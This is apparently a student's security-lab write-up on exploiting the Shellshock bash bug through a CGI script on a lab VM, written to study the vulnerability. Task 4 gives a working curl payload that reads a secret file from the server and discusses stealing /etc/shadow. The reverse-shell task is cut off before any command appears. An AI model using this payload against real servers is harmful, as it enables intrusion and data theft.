

CSE643 Lab3
Yishi Lu
10/1/2018

**Task1: Experimenting with Bash Function**


Experiment:




screenshot1, we create an environment variable which called foo. And its value is a string '() { echo "hello world"; }; echo "shellsock";'.




screenshot2, we export foo, and we run /bin/bash_shellshock. After we run command "/bin/bash_shellshock" to fork a child process to run vulnerable bash program, shellsock is printed to the console. Then we check environment variable, there is no such environment variable. Then we use declare to check if there is a function called foo. The answer is yes; the foo environment variable becomes a function.




screenshot3, we do the same experiment on patched bash shell program again. This time foo does not convert to be a function, it is still an environment variable after we run the bash shell.


**Observation and Explanation:**

In this task, we want to exploit the vulnerability of bash shell program. Because current version of bash is patched, such vulnerability is fixed. Therefore, we use old version of bash program which called “bash_shellshock”. First, we create an environment variable which called foo, and its value is a string “‘() {echo "hello world";}; echo "shellsock";’” (screenshot1). Then we export foo and we run “/bin/bash_shellshock”; as the screenshot2 shows, shellsock is printed, which means command “echo "shellsock"” in the foo string is executed. And then we also check if there is environment variable foo, the answer is not. We also check if there is a function called foo, the answer is yes. So our string becomes a function after we run “/bin/bash_shellshock”. The reason is when we run bash_shellshock, a bash child process will be forked and converts the environment variable foo to a function. However, because the bug in its parsing logic, bash executes the command contained in the foo variable (we talk about more detail in following tasks). The patched bash fixed such vulnerability, we repeat this experiment again on patched bash program. As screenshot3 shows, this time our attack fails. When we run bash, nothing is printed, and foo is still an environment variable.


## Task2: Setting up CGI Programs




screenshot1, copy the cgi program from lab description which called myprog.cgi



screenshot2, move the cgi file to the directory /usr/lib/cgi-bin.



screenshot3, we set the permission of myprog.cgi to 755




screenshot4, our cig program is successfully run.


**Observation and Explanation:**

In this task, we setup a simple CGI program on our VM, this program called myprog.cgi. First, we copy the program from lab description (screenshot1). And then we move the program to the directory /usr/lib/cgi-bin (screenshot2). Afterwards, we make the permission of the program to be 755 (screenshot3). Finally, we test the program by command curl, and the program is successfully run (screenshot4).


## Task3: Passing Data to Bash via Environment Variable




screenshot1, we copy the program from lab description.




screenshot2, we move the program to /usr/lib/cgi-bin and set its permission to be 755.




screenshot3, we test the program. After the program run, some environment variables are printed on the console.





screenshot4, we modify the User-Agent to be “This is my code”, and the environment variable HTTP_USER_AGENT is also become “This is my code”. So we successfully send our data to the bash on the server.

**Observation and Explanation:**


In this task, we want to show that we can send our data to a bash program on the server. As the screenshot1 and 2 show, we setup the CGI program. And then we run the program for testing; as the screenshot3 shows, some environment variables are printed on the console. Then we use A option of curl command to modify the user-agent field; after we run the command, we see the environment variable HTTP_USER_AGENT is also modified, it becomes “This is my code” which is set by us (screenshot4). Therefore, we successfully pass our date to the server’s bash program.

The mechanism is when remote user sends requests (CGI URL) to the server (in our case, the server is Apache). The server will examine the request, if it is a CGI request, then the server will fork() a child process to use exec() function to execute the CGI program. Because our CGI program begin with “#!/bin/bash_shellshock” which means it is a script, so exec() will executes “/bin/bash_shellshock”, and then run the shell script. Moreover, when the server creates a child process to execute the “/bin/bash_shellshock”, it will provide all the environment variable for the bash_shellshock program. In our case, we change the head field User-Agent by using the curl command –A option, and the environment variable HTTP_USER_AGENT is modified as well, and it has exactly same value as User-Agent. Therefore, if we modify the value of User-Agent, the modified value will also be passed to the bash of server via environment variable HTTP_USER_AGENT.


**Task4: Launching the Shellshock Attack**




secreenshot1, assume there is a secret file on the server.




screenshot2, the secret file is in the directory /var/www.




screenshot3, after we run our malicious command, the content of the secret file is printed to the console. Therefore, our attack is successful.

**Observation and Explanation:**

In this task, we use the vulnerability of bash to steal the content of a secret file on the server. We first create a secret file, and it contains string "-----Top Secret-----" (screenshot1 and 2). Then we run our malicious command:

**curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/secret" http://localhost/cgi-bin/myprog.cgi**

As screenshot3 shows, the content of the secret file is printed on the console, so our attack is successful.

Actually, we did similar thing as last task. Instead of setting environment variable HTTP_USER_AGENT to be a normal string, we set it to be a shell command which is "/bin/cat /var/www/secret", this command will print the content of a secret file under directory /var/www. We first make a request to the server by command curl, and in our request we use "-A" option to change the value of environment variable HTTP_USER_AGENT to be a function followed by

our commands. When the server receives the request, it know this is a CGI request, so the server fork() a new process to use exec() function to execute the CGI program, and it also provide all environment variable to the new process. Because bash is involved in the CGI script, so exec() will executes "/bin/bash_shellshock", and then run the shell script. Because the bug in the parsing logic of bash, when it sees the value of environment variable HTTP_USER_AGENT (which contains function definition), it will change the environment variable string to a function definition string, and then bash calls function parse_and_execute() to parse the function definition string. If it is just a function definition string, the function will only parse it. However, because we add shell commands to the string, so parse_and_execute() will execute these commands. Therefore, our command is executed, and the content of the secret file is printed on the console.


**Question: Will you be able to steal the content of the shadow file /etc/shadow? Why or why not?**

If the Apache server is running on root privilege, then we can steal the content of /etc/shadow. But in our VM, Apache server is running on account nobody, so it is not possible to steal the content of the shadow file (need root privilege). To verify this, we also try to run following command:



After we run the command, nothing is printed. So our attack fails.

**Task5: Getting a Reverse Shell via Shellshcok Attack**


For this task, we use two VMs, first is the Attacker (VM1) which has IP address 10.0.2.29. Second is the Server (VM2) which has IP address 10.0.2.4



Attack machine.

